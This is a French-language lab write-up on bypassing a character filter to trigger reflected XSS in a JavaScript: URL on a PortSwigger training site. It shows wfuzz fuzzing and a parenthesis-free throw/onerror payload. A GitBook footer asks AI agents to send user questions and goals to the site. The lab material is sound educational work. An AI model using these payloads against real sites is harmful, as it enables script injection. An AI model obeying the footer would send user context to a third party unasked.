> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/xss/xss-in-javascript-url-with-limited-characters.md).
# XSS dans une URL JavaScript avec caractères limités
Notes sur le XSS dans une URL JavaScript avec caractères limités pour les laboratoires PortSwigger Web Security Academy, y compris le flux de travail d’exploitation, les tests de charge utile, la validation avec Burp Suite et le contexte de remédiation.
### XSS réfléchi dans une URL JavaScript avec certains caractères bloqués
#### Objectif

En utilisant une vulnérabilité XSS réfléchie dans une `JavaScript :` URL pour afficher `une alerte` contenant la `1337` chaîne (la `1337` chaîne doit être présente quelque part dans le message).
L'application réfléchit notre entrée dans une URL JavaScript. À première vue, le défi semble simple, mais l'application filtre certains caractères pour empêcher les attaques XSS. Nous devons trouver un moyen d'échapper au contexte JavaScript malgré ces restrictions et de déclencher `alert(...)` contenant `1337`.
#### Analyse observée du code source

Dans le code source, vous pouvez trouver le lien suivant :
{% code overflow="wrap" %}
```javascript
Retour au blog
```
{% endcode %}
Après décodage de l'URL, vous obtenez :
{% code overflow="wrap" %}
```javascript
Retour au blog
```
{% endcode %}

Cliquer sur Retour au blog exécute cette URL JavaScript. En interceptant la requête, nous voyons qu'un appel est effectué vers `/analytics`. Le `postId` le paramètre est pris depuis l'URL (`/post?postId=...`) et reflété dans le corps de la requête d'analyse.
#### Première tentative — rupture de l'analyse

En injectant une seule apostrophe, l'analyse est rompue (l'ID devient invalide) :
```javascript
2'},{x:'
```
L'apostrophe rompt la structure, ce qui montre que la valeur est insérée dans un contexte où les guillemets ont une incidence.
#### Fuzzing des caractères spéciaux

Nous avons rapidement testé quels caractères spéciaux produisent une réponse valide (avec `wfuzz` et les `special-chars.txt` liste). Exemple de commande utilisée :
{% code overflow="wrap" %}
```bash
wfuzz -c -w /usr/share/SecLists/Fuzzing/special-chars.txt 'https://0a530041036b803fbb5cd40a009500a8.web-security-academy.net/post?postId=2FUZZ%27},{x:%27'
```
{% endcode %}
Les résultats montrent que `&` et `#` génèrent un code 200 — ils sont acceptés par l'analyseur et permettent d'insérer des séquences qui ferment correctement la structure.
Interprétation observée :
```javascript
post?postId=2&
```
#### Construction du vecteur d'évasion
En fermant correctement la valeur et en injectant du code, vous pouvez obtenir :
```javascript
post?postId=2&'},{x:''
```
Ici `x` reste vide et la syntaxe est acceptée.
Ensuite, nous essayons d'ajouter un `une alerte` directement :
```javascript
post?postId=2&'},alert(1),{x:''
```
Mais `()` les parenthèses de `alert(1)` sont supprimées par le filtre — il faut donc contourner l'obligation d'utiliser `()`.
#### Contourner sans parenthèses

On contourne l'utilisation des parenthèses et on utilise des expressions JavaScript plus créatives pour invoquer `une alerte` par `1337` en sortie. Le payload final utilisé est :
```javascript
2&'},x=x=>{throw/**/onerror=alert,1337},toString=x,window%2b'',{x:'
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/xss/xss-in-javascript-url-with-limited-characters.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.